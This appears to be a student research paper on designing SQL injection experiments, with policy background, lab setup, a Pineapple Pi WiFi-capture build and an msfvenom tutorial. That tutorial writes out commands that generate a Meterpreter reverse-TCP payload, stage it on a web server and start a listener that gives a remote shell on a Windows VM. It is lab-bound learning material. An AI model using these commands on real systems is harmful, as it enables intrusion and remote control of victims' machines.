We know that large DDoS attacks like the Mirai botnet can reasonably make static defense inadequate [63]. We see attacks like these as prevalent threats. They are occurring with such frequency that noting the latest newsworthy attack by its timely characteristic like size, victimization base, owner of breached computer, etc., is more likely to date our views than to describe the urgency of defending against attacks like these. We can see that, in general, cybersecurity threats have risen to the attention of the general public. Of these threats, different varieties of injection attacks, taken together, have a leading influence.

OWASP's website for its Top 10 of 2017 describes injection as, "Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. [64]" I learned about LDAP injection attacks by attending a security conference class given by Jared Haight. In a sample LDAP injection attack, we devised a Powershell function that would check a username and password combination by contacting a computer with an LDAP call. If the username and password were valid, the spoofed LDAP call would work. In that situation simple LDAP injection attacks could be used to verify user credentials. That information could support other, escalated, mischief within a network.[65] OWASP considers these injection variants just as harmful as SQLIATK, but due to our limits, we will explore SQLIATK here.

Should we need to respond to the idea that injection attacks are worth securing against, my reading has included selections from Paul Day's "CyberAttack." [66] This is a general information book on contemporary issues in information security that summarizes emerging topics and explains information security industry jargon in plain terms.

Day pointed out some contemporary factors that show that crime supported by computer abuse has made a substantial impact on many economies and cultures. We see the 2001 Budapest Convention as an international standard and mechanism for accepting the concept of computer crimes across nations and cultures. Day noted that the European Commission chose to adopt a "'general policy against cybercrime'[67](p. 7)" because there was "no agreed definition of cybercrime" in May 2007. He wrote, "The Commission's solution was to propose a threefold definition: 1.

Traditional forms of crime such as fraud or forgery committed over electronic communication systems and information systems. 2. The publication of illegal content over electronic media (e.g. child sexual abuse material or incitement to racial hatred). 3. Crimes unique to electronic networks (e.g. attacks against information systems, denial of service and hacking).[68](p. 7)" Day wrote, in the United States, "The FBI currently track cybercrime types using 27 different categories of cybercrime – but there are more than 60 subcategories. Different law enforcement agencies across the world have different cybercrime laws – and some countries have no laws at all. [69](p. 7)" Similarly, Dean noted, "... all countries might benefit on a net basis from international cooperation around increasing cybersecurity and fighting cybercrime. Yet such cooperation does not occur ogranically, even between countries or regions with commonly held values and interests, (e.g. the Eurpoean Union and United States). [70](p. 146)"

Day explained, "Cyber-criminals have quickly learned how to steal in cyberspace – and the 'triangle of cybercrime' relies on three things: (1) the generation of possibilities for cybercrime through data theft and malware introduction; (2) the operation and maintenance of cyber-criminals through a secondary supply chain; and (3) a seemingly endless supply of low level cyber-criminals and 'cash-out mules' who are the foot soldiers in the cyber-mafia – and who get caught eventually." [71](p. 6) In this scheme that Day outlined, our interest in evaluating SQL Injection Attacks is related to his first point. SQLIATK are a common mechanism of intrusion; those injection-based intrusions are often the breach in a system's security that leads to subsequent victimization from computer crimes.

Later in his book, after discussing the direct and indirect costs of cybercrime, Day summarized three studies commissioned by the US and UK governments between 2006 and 2012. In those the studies provided several recommendations for preventing cybercrime. Among those relevant to our experiments, include:

"1. Interfere with the distribution of crime-ware via filtering, automated patching and coutnermeasures against content injection attacks. Spam filters can prevent the delivery of deceptive messages" (i.e. a common mechanism for gaining initial entry to a system by deception and user-sponsored intrusion). "Automated patching can make systems less vulnerable. Improved countermeasures to content injection attacks can prevent cross-site scripting and SQL injection attacks. [72](p. 48)" This assertion by Day suggests support for the general idea of developing patches to systems subject to attack.

"6. Interfere with the ability of the attacker to receive and use confidential data by encoding data in a form that renders it valueless to an attacker. [73](p. 49)" This is significant to us because many of the standardized methods available in server-side programming languages contain methods already available to neutralize an attacker's attempt to sniff out a target with simple matching by encrypting the data before the attack occurs. Dictionary attacks, based on the exhaustive iteration over word lists, can be foiled by breaking the ability of an attacker to discover a simple match within a system by encrypting the data beforehand. Similarly, navigation within a system can be foiled by jamming dictionary style attacks that an attacker might use to navigate to commonly named directories by using encrypted strings

instead of plaintext names. That is, if directory names are coined with a hash instead of plain language, then they can form a defensive layer against these kinds of attacks. We have witnessed these tactics in the wild, and they can be an attacker's obstacle in some of the experiments that we might establish.

"3. Prevent crime-ware from executing by validating code prior to execution. [74](p. 49)" In large corporations we may see job-scheduling software that is used to initiate and validate a program run against a pre-planned schedule. For most small computer users, however, there aren't readily available code-validation procedures that would interfere with execution that could be readily implemented in a way that would stifle SQLIATK. Many attacks seem to be predicated on the idea that the attacker intends to abuse a legitimate system. The attack is often a momentary abuse of a common, working program. Perhaps its features or options or ability to carry data are momentarily misused for the purpose of attack. In these situations, the seemingly easy advice to validate code can actually turn into a complex problem. I would suggest that computers are good at following linear instructions, but presently poor at human right-brain style thinking that allows us to make holistic evaluations in a moment.[75] In practice I have seen that identifying SQLIATK code can be done by directly reading server logs; as a person familiar with reading code, I can readily see the attack occurring in isolated lines. However, explaining to a computer, in principle, that each run of a server side program was validated before that program executes is a tall order. Instead, we often see web programming professionals opting for validating data input. Some more thorough evaluations might guide data validation with client-side form-based suggestive limitations, server-side inspection and validation of received data, and maybe server-side inspection and validation of processed data prepared for output. All in, this concept of code validation prior to execution is a rich area for exploration with experiments like these. I would suggest that preventing known attack code form executing might be an example of a quantifiable and qualifiable test that could yield simple binary ("yes/no") results that might lend itself well to simple mathematical scoring and statistical analysis.

With contemporary factors like these to be considered, I think we can suggest that SQLIATK experiments are worthwhile. We can see that they can be societally beneficial by reducing the likelihood of successful computer crimes. We can see that the experiments can serve humanity even though we may not have a universal acceptance of what a computer crime is (e.g. the European Convention's in-principle acceptance, above). We can see that there is probable cause for suggesting that advice for mechanisms to reduce computer crime, like Paul Day's suggestions above, could be testable as experiments by computer scientists.

2.4 Experimental Structure

Let us consider the physical components to the computer environments that might support these experiments. These include: the computer environment that holds the operational programs, the mechanisms that can be used for conducting tests with and without human intervention, the structure of organized files holding data and

programs throughout the experiment, and the choice of attack code.

For computer environments that we might use, I have encountered three main methods for simulating websites that looked reasonable to me for running simulations of attacks. The first, my favorite, was introduced to me at a B-Sides Charleston event on reversing and hacking Windows 7 applications with Kali Linux.[76] In these setups, a VirtualBox VM [77] is used to hold the target OS and another VM is used to hold the attacker's OS. [78] In another, VMWare virtual machines [79] were used to support Samurai Web Testing Framework 3.3.2. For those attacks, Jason Gillam was able to demonstrate Burp Suite and some other attack tools against a website that was especially built to be vulnerable. These "hackable" sites are designed to be more like targets for CTF (i.e. "Capture The Flag" games used by hackers to compete for discovering target strings of code by successfully completing security puzzles). While robust and ready for hacking, these models are better suited for training security professionals than for running real-world experiments evaluating the effectiveness of SQLIATK tools. As a training tool for the people interacting in security, this "hackable site" model is clearly an effective learning tool. [80] In the third model for setting up target sites, I saw Jared Haight establish an effective class on security quickly by having a target site established in a Microsoft Azure environment [81], with subtle variations for each student's logins. In that class it seemed as though each environment was established in a VM and cloned.[82] That method seemed to provide many people with sites quickly. In a classroom environment, I felt that it was superior to having each student build his own sets of VMs. But, whether hosted on another computer, "in the cloud," or on a local machine, using VMs was clearly an industry standard for establishing target environments. The subtle differences in virtualization software seemed to be unimportant; the basic idea of using a VM to build the desired target environment was dominant. Using virtual machines as part of the experiment means that there are some hardware limitations on the experiments. Older equipment, for example, might not be suitable. I have discovered through experience that both the BIOS options and spec sheets of CPUs will often note the virtualization capabilities of a CPU, if they are present. Many CPUs manufactured after 2005 will contain these notations. Given the widespread use of virtualization software and hardware, and accepting that a machine older than that might need a different testing environment, I felt that this will be an acceptable constraint for upcoming experiments. When considering these three main models for security experimentation that I have seen over the past year, I felt that the best choice would be a model that would allow programmers to simulate their desired protected site, like a commercial client's website, or a section of it. I have decided that the first model is the better choice for the type of experiments that I would like to run.

For testing mechanisms available to us, we should choose programs that simulate but do not require human intervention. In contemporary web programming graphical user interfaces are frequently implemented and may be related to attacks on web programming as either the attack program or the target. However, their initial design, the expectation that people would have to use the devices, is not the only option. Many of those controls can be programmatically activated or sim-

ulated. To that end we can use programs like: JUnit, QUnit, PHPUnit, or Selenium.[83][84][85][86] This way, we could program the activation of controls and not rely as heavily on human test participants. Also, we could extract live attack code, modify it slightly, and send it using programs like "curl" with "cron".

For the structure of the target and attacker file systems, we could consider four main components: (1) Common Linux OS variants; (2) Microsoft Windows OS structures, like their Windows VM [87] ; (3) a variety of database engines like MySQL [88] to support dynamic web pages and the main target for injections; also, their supporting programs like phpMyAdmin [89] (4) web server control panels, web server engines like Apache, and other related files.

To understand our expectations of the attack, we would need to decide how deeply we would simulate some of the common patterns of SQLIATK. The targeted URLs may be a given, as there are target lists of vulnerable websites that circulate in forums on the Internet. Meanwhile, the other stages would need to be determined: recon, dropper, RAT, sustained exploit, and exploited system integration. These phases of operation are common to attack attempts I have seen in the past. They would be influential components in any SQLIATK experimentation.

2.5 The Road Ahead

I am looking forward to these upcoming months in which I will carry out some of these experiments. I'm excited to get started with practical experimentation. Can we see the compromises that can occur during SQLIATK that I've witnesses in past attack and reversing classes? What will those attack successes look like? Will expected defensive conditions hold? Will expected weaknesses show failure? Very exciting.


In this paper, we have examined the support for the design of experiments with SQL Injection Attack tools. We have shown that there is a scientifically valid pathway that can link experimental simulations to policy and practice improvements. We know that those policy changes can affect risk assessments by associating the type of event with appropriate risk categories. We have examined elementary terms and challenged our assumptions about them in order to make reasoned choices in our descriptions. We understand that despite the many complex influences upon systems we can draw valid scientific conclusions from experiments involving SQL Injection Attacks in a quasi-experiment. We recognize that the parameters of experimentation can change and be redefined by establishing a clearly defined scope of experiment. We understand that the complexity of experimental design is related to its costs. Given these ideas, I think we have established a reasonable foundation for describing and evaluating SQL Injection Attack tools through quasi-natural experimentation in order to inform risk assessments and information security policies.

2.6 Sample Tutorial with Msfvenom

Before I delve into SQL Injection Attacks in a laboratory environment, I wanted to confirm some basic shell-popping activities between two VMs. As noted earlier, I

had visited the Charleston, SC area for a reversing class that demonstrated stack based Linux and Windows buffer overflow attacks. In those exercises and others, I had learned of an industry standard reliance on exploitation frameworks like Metasploit, Burp Suite, Empire and others. Combined with social engineering, phishing, and some custom scripting: these tools are main items in the colleciton of any commercial pentester. To warm up, I wanted to exercise some elementary skills. While reading Weidman's book [90], I came across some tutorials that I wanted to apply. Some notes on one of those follows. Weidman's book is not only well-known, but I am confident that I will turn to it later for web-based attacks. The later chapters (14, 16 and 17) look similar to some other exercises I have done [91] [92].

The test environment that I established included two pre-built VirtualBox virtual machines. Each was set up and configured prior to this exercise. In one VM was installed a copy of Kali Linux. In the other was installed a copy of Windows IE11 VM. Both VMs were up and running with Internet connections and addressing by my local router. The ability of each to communicate directly with each other was tested with ping. The IP addresses of each VM was known by using "command line" commands of ifconfig and ipconfig. Given those conditions, I proceeded with the tutorials. After several failed runs, I revised the directions to fit my system to create the directions that follow. I worked several, but here we focus on "Creating Standalone Payloads with Msfvenom," from Chapter 4 [93] (pp. 103-107). Most of the computer commands in this section are directly quoted from Weidman, with small revisions noted.



Starting Windows IE11 VM virtual machine in VirtualBox.

Fig. 2.1: Screenshot of Windows IE11 VM in a VirutalBox virutal machine.

Start the Windows IE11 VM (Figure 2.1) and start the Kali Linux VM. Verify known

values for both VMs so that we are aware of key details like connectivity, IP address, and basic funcitonality. After witnessing that both VMs are working, we turn our attention back to the Kali Linux VM.




Fig. 2.2: Screenshot of Kali Linux in a VirtualBox virutal machine.

In the Kali Linux VM, start a terminal window (Figure 2.2).

Enter msfvenom -h and review the arguments (Figure 2.3).


Enter msfvenom -l payloads (Figure 2.4). Review the possible payloads. Notice that the payloads are grouped by architecture and platform. To specify those, arguments of "-a" and "–platform" would be used in the command to generate the exploit. Sometimes this is a critical aspect of changing the payload to work on the targeted system. In the case of this example, we did not need to change the payload; but, if we did, these would be the arguments that we would begin experimenting with.

Enter msfvenom –help-formats (Figure 2.5). Review the possible formats. An argument of "-f" will specify which one you wish to choose.

Generate the payload in a way that targets the victim computer while reporting to the listentening computer. The arguments to the following command will blend properties of both machines. The pattern is:

msfvenom <target computer specific payload><listening computer address><listening computer port>[other arguments]

This was an important point in the tutorial because the example IP addresses were specified in earlier chapters. Nearly 100 pages in to the book, Weidman stopped referencing some of those differences. The example we used look like (Figure 2.6):



Command *msfvenom -h* in Kali Linux terminal window.

Fig. 2.3: Screenshot of msfvenom displaying help arguments.

msfvenom windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=12345 -f exe >chapter4example.exe

file chapter4example.exe


This command gives us an opportunity to see the qualities of the file generated. They should match Weidman's advice of "PE32 executable for MS Windows (GUI) Intel 80386 32-bit" or our selection of architecture and platform, if specified.

This command will generate the payload and pipe it to a file for later staging and use. If file is not specified, then Metasploit would simply output the program as gibberish type to the display.

With the target file generated, the tutorial has us stage the file in a directory on Kali for use with Apache web server. Here there was another small change. The directory to use became "/var/www/html". Without that small addition of a subdirectory, the Debian distribution would have prevented file access. Apparently, this small change took place after publication. If the file is placed in the "/var/www" subdirectory, with no other changes to that directory, the web server will merely respond with a warning about permissions and deny access to the file. This is a small point, but an example of the experiments and adaptations that have to take place, sometimes coached by past experience with a variety of systems, that might stifle a beginner in replicating some experiments like these tutorials. The file is copied and staged for use with commands like (Figure 2.7):

cp chapter4example.exe /var/www/html service apache2 start

With the payload generated and staged, we need to prepare a system to listen for



Command *msfvenom -l payloads*

Fig. 2.4: Screenshot of msfvenom listing payloads


its use. We will listen from our Kali VM. Start another terminal, and open msfconsole. At the msf>prompt (Figure 2.8), we enter the following commands (Figure 2.9):

use multi/handler set PAYLOAD windows/meterpreter/reverse_tcp show options set LHOST <listener IP address>192.168.56.101 set LPORT <listener PORT>12345 exploit

At this point, we should see a message showing that msfconsole has set up a listener. It will stall and wait until it receives a signal from the payload after it has begun to execute on the targeted machine.

On the targeted machine, we use the browser to go to the IP address and directory that holds the file with the exploit in it. http://192.168.56.101/chapter4example.exe. When I actually did this, of course there were numerous warnings in dialogs from the receiving browser. The exploit that is being sent in this case is plainly marked as an executable file. As a user, I had to select a set of options requiring several choices to get the program on the targeted machine and to start the payload running (Figure 2.10). It's clear that this is an academic example and that we'd need to add some sophistication to the process in order to simulate a more effective pawning of the target machine. No user would go along with this. Yet, we can continue for our example. When we do, we will see a change in our Kali terminal that's listening for the exploit.


With the prompt changed to "meterpreter>", we can begin to use Windows command line commands to navigate through the system and see what's there (Figure 2.11). However, this blend of payload and target system doesn't let us start remote



Command msfvenom –help-formats


Fig. 2.5: Screenshot of msfvenom possible payload output formats.

executing code, like activating the calculator or notepad or other executables on the machine.[94]




Command *msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=12345 -f exe > chapter4example.exe*

Fig. 2.6: Screenshot of command used to generate an msfvenom payload and store it in a file.




Copying the file to web server and starting Apache.

Fig. 2.7: Screenshot of copying the exploit-carrying file to a web server directory and starting the web server.




Starting Metsploit console.

Fig. 2.8: Screenshot of Metasploit framework’s console splash and ”msf prompt.”




Starting a listener in the Metasploit console to wait for the exploit to call back.

Fig. 2.9: Screenshot of msfconsole commands to establish a listener for the payload.



Windows IE11 warnings about the target file as an executable.

Fig. 2.10: Screenshot of warning dialogs on the victim machine notifying the user they are downloading a malicious executable.



(*Left*) Meterpreter session open and activated, showing use of the *dir* command to navigate the Windows IE11 VM. (*Right*) Exploit program showing as running in Windows Task Manager.

Fig. 2.11: Screenshot showing (Left) the meterpreter reverse shell being used to navigate the Windows directory of the victim computer. Also, (Right) showing the malicious payload as an executable in Windows Task Manager.

2.7 Pineapple Pi

Narrative: An article in 2600 got my attention: build a Pineapple Pi for less than $20. Since these devices were retailing for near $100, I was interested. I had seen world-famous hacker Jayson Street walking around with a Pineapple logo on his bag at BSides Nashville 2016. I had seen a fellow UTC student war driving with a router attached to the top of his car, presumably for a project. I had heard that IMSI catchers were in use around DEFCON; even though that is a different type of radio monitoring, I felt it spoke to the relevance of wireless traffic interception. I bought a copy of the magazine and decided to run the experiment as described.

In short, not everything went well. There was one section of the experiments that were hampered by a technical problem with the WiFi adapter. It turned out that the first wireless adapter I purchased did not meet the required specifications. Even though I took care to get the right kind of model by the manufacturer, it turned out that there had been a chipset change. This meant that the TP-Link TL-WN722N I had purchased was unable to go into "monitor mode." That was a critical requirement for project success. I did not discover this deficiency immediately. I lost several hours over about three evenings while attempting to debug the problem. Over and over, I would attempt to carefully edit the script that accompanies the hardware as part of the project. I attempted to carefully step through the commands with aircrack-ng and airomon-ng. I consulted the man pages and looked at the provided arguments. I considered that I had misinterpreted glyphs printed in Courier font; was a lowercase L a 1 or an L? Eventually, despite these dead-ends, I came across many forum postings that described some users being able to use the TL-WN722N with Kali and others not. It soon became clear that I had not purchased the required v.1.0 of the WiFi adapter. Instead, I had v.2.1, which did not support monitor mode. This subtle difference had not been described at the point of purchase. Instead, I had thought I was being careful and successful by purchasing the product with attention to model number. The one that I had purchased had, in fact, a completely different form of circuit from Realtek; the original v.1.0 had one that came from Atheros. In response to this, I purchased a slightly more expensive WiFi adapter, an Alfa, which began to work on the first try.

Near this change in WiFi adapters, I consulted the details of the aircrack-ng and airomonitor-ng man pages, websites and other technical documentation. It became apparent that I had been referred to documents that should have alerted me to the potential for these subtle differences in makes; however, I was overwhelmed by the details presented and overlooked the difference. Since I was consulting a recent reference from a well-known hacker magazine, I had ascribed authority to the tutorial description and simply missed out on the details of the product I chose to buy. I have no doubt that the article does work with the v.1.0 equipment as described; again, it was my lack of attention to detail and a general failure of sellers to provide detail that led me to mistakenly purchase the wrong item. Part of the reason why I mention these setbacks is because it was generally advertised that the experiment could be conducted for less than $20. Well, my actual execution of the experiment involved some slightly different equipment, plus additional supporting equipment

that was on hand. A quick review of the required equipment list needed to perform my run of experiments shows that "for less than$20" is not a strictly accurate claim. All in, I would suggest that these difficulties are common; I don't feel that anything was misrepresented; these are just the normal difficulties of conducting computer experiments in the marketplace today.

Also, I have begun to realize that, having never used a Pineapple WiFi device at the time of the lab, there were features available and commonly expected in the commercial versions which would not be present in the homemade tutorial version discussed here. In the tutorial versions, we can see that what is available is a passive packet-capturing device that can be scripted to operate "headless" upon single-user startup. This would allow the device to automatically scan networks and capture traffic, as we will see. In the commercial versions of Pineapple, we see the potential for out-of-the-box frame injection, MITM attacks, and more. (Kitchen, Kinn and Morse, pp. 10-12 and p.36) The passive packet-capturing script we will review would have to be modified to show traits like masquerade, replay, modification of messages, or denial of service, to step up from passive to active attacks. (Stallings pp.9-16) Meanwhile, there have been some suggestions that, like the airodump-ng and airmon-ng commands we will use, many of the options in the commercial version of the Pineapple may be available as programs in free or open source code. (Reddit Owned).

These things aside, let's review some of the details of the experimental run with particular attention to the necessary operating system, directories, scripts, and some performance samples.

I began with a blank card, straight from the manufacturer's package, for local storage on the Raspberry Pi. I outfitted it with the closest available version of the Raspberrian Lite operating system. "Jesse" was recommended in the article, but I saw only "Stretch" available online. I used "Stretch." I did notice, when typing on my USB keyboard, that the mapping diverted to UK.

This was apparent when I saw the familiar " marks on SHIFT + 2, where I expected an @. Also, SHIFT + 3 gave a £ (U+00A3) instead of a #. This led me back into the setup and configuration routine for the Pi using a command line program, raspi-config. I worked through those dialogues and set up my computer for use in my area with the equipment on hand.

In an attempt to keep in line with the tutorial, I did attempt to download the prerequisite files as stated. After a failed attempt to install one of the files from tar as directed, I realized that it, too, was available through apt-get install. Thus, I used commands:

sudo apt-get -y install libssl-dev libnl-3-dev libnl-genl-3-dev ethtool rfkill sudo apt-get install aircrack-ng sudo airodump-ng-oui-update

I monitored those downloads; they proceeded normally, without major difficulty. In a few moments, I was ready to continue with the tutorial.

As outlined in the tutorial from 2600, I did create directories for /opt and /DaCaps. I assigned 777 permissions to them; although, I would suggest that this type of practice can have severe consequences in some applications. Normally, I would prefer to use a lower combination of permissions; but, I followed the tutorial and continued as directed.

As I conducted my variations of the experiment, I later added a directory /historyDaCaps that I used with some copying routines in order to retain, instead of discard, past capture attempts. Given those directories, I worked on an otherwise unchanged basic Raspberry Pi 3.

It was at this point I began to turn on the Pi, type in my scripts, and attempt to use the provided script from the tutorial. As I mentioned earlier, I had one WiFi adapter that would not work because it could not attain monitor mode. Another worked right away. Since having the correct features in the WiFi transceiver is an important part of making the project work, let's look at the difference in the two responses when we use the two kinds of adapters with a working copy of the script.

I modified the script from the tutorial, and experimented for several hours over a few nights. While I will probably add and continue to develop the script, let's go over a working version that I have on hand.

